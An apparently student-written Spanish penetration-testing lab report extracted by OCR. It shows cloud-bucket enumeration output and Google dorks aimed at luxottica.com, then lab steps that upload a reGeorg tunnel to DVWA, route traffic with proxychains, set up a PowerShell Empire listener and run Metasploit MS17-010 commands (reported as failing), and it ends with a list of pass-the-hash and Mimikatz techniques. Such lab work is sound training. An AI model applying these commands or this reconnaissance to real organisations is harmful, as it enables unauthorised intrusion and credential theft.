
```
    [!] DNS Timeout on www.luxottica.awsapps.com. Investigate if there are many of these.
  AWS App Found:: https://luxottica.awsapps.com

 Elapsed time: 00:24:51


++++++++++++++++++++++++++
      azure checks
++++++++++++++++++++++++++

[+] Checking for Azure Storage Accounts
[*] Brute-forcing a list of 471 possible DNS names
    [!] DNS Timeout on luxottica0.blob.core.windows.net. Investigate if there are many of these.
    [!] DNS Timeout on 001luxottica.blob.core.windows.net. Investigate if there are many of these.
```


Se prueba con:




site: luxottica.com intitle:admin
Todo
Shopping
Maps
Imágenes
Vídeos
Más
Herramientas
Aproximadamente 6 resultados (0,36 segundos)
https://lensa.com › mason · Traducir esta página
Customer Support Admin job in Mason at Luxottica - Lensa


site: luxottica.com ext: php
Todo
Shopping
Imágenes
Maps
Vídeos
Más
Aproximadamente 75.400 resultados (0,29 segundos)
https://www.luxottica.com › ... · Traducir esta página
Luxottica Group


site: luxottica.com ext: asp
Todo
Shopping
Maps
Imágenes
Vídeos
Más
Herramie
Aproximadamente 76.900 resultados (0,39 segundos)
https://www.luxottica.com › ... · Traducir esta página
Luxottica Group



Solamente para site: luxottica.com intitle:admin, se obtienen 6 resultados. Se han revisado y en ninguno de ellos aparece el dominio luxottica.com.


Intrusión y explotación de vulnerabilidades mediante tunelización.

Se deben desplegar las máquinas DVWA, Kali y Windows 2008. DVWA y Kali deben estar conectadas en Red Nat y NAT 1. Y DVWA y Windows 2008 en NAT 2, de tal manera que Kali no tenga visibilidad directa de la máquina Windows 2008 pero se pueda realizar la conexión entre ambas máquinas.


Se ha desplegado la máquina de DVWA y Kali.
En DVWA averiguamos la dirección IP en este caso es 10.0.2.4.


```
vwa@dvwa:~$ ifconfig
th0       Link encap:Ethernet  HWaddr 08:00:27:b4:15:7f
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb4:157f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:17559 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9847 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3063369 (3.0 MB)  TX bytes:4775654 (4.7 MB)
```

Se despliega reGeorg en DVWA mediante la subida de ficheros.




En el campo de “Upload” se sube el siguiente fichero:






Se copia el nombre del archivo en la url:



Con este paso se realiza la tunelización.

Con reGeorg:


→ python2.7 reGeorgSocksProxy.py -u http://10.0.2.4/hackable/uploads/tunnel.nosocket.php



Se modifica el archivo de proxychains.conf colocando al final con nuestra dirección de host
→ socks5 127.0.0.1 8888

Con proxychains su uso es para saltar:


→ proxychains -f proxychains.conf firefox




→ proxychains -f proxychains.conf mysql -h 127.0.0.1

salida → ERROR 2002 (HY000): Can't connect to server on '127.0.0.1' (115)
Para la escucha del servidor de un cliente:


→ sudo powershell-empire server
→ sudo powershell-empire client







```
[Empire] Post-Exploitation Framework
[Version] 4.8.3 BC Security Fork | [Web] https://github.com/BC-SECURITY/Empire
[Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller
[Documentation] | [Web] https://bc-security.gitbook.io/empire-wiki/

    409 modules currently loaded

    0 listeners currently active

    0 agents currently active

[*] Connected to localhost
(Empire) > listeners
```

```
(Empire: uselistener/http) > set Host http://192.168.0.13:80
[*] Set Host to http://192.168.0.13:80
(Empire: uselistener/http) >
```





Se despliega DVWA y Windows 2008 en red Nat2.



A continuación se debe hacer uso de Metasploit para explorar la vulnerabilidad EternalBlue mediante el uso del proxy que se ha levantado en local con reGeorg.

smb-vuln-ms17-010 10.0.2.26

Se ejecuta Nmap llamando al script (que detecta la vulnerabilidad). Se comprueba si es vulnerable o no.

Una vez confirmada que sí tiene dicha vulnerabilidad, se lanza:

→ msfconsole

Se busca el exploit

→ search ms17_010

Se selecciona el exploit que se va a utilizar y posteriormente se revisarán las opciones de configuración.


→ use auxiliary/scanner/smb/smb_ms17_010
→ options

Se modifica RHOST y se añade la IP de la máquina, en este caso siendo:


→ set RHOST 10.0.2.26

Tras haber dejado las opciones definidas se ejecuta:

→ exploit



Debido a que no se ha podido conectar mediante el uso del proxy que se ha levantado con reGeorg, no se ha podido explotar correctamente la vulnerabilidad indicada.



Si se hubiese podido explotar correctamente, se debería obtener una shell en la máquina de Windows 2008.

Técnicas de movimiento lateral

1. Con técnicas de pass the hash.
2. Mimikatz. Volcado de hashes NTLM del fichero SAM
3. Metasploit
4. A través de Powershell: Invoke-TheHash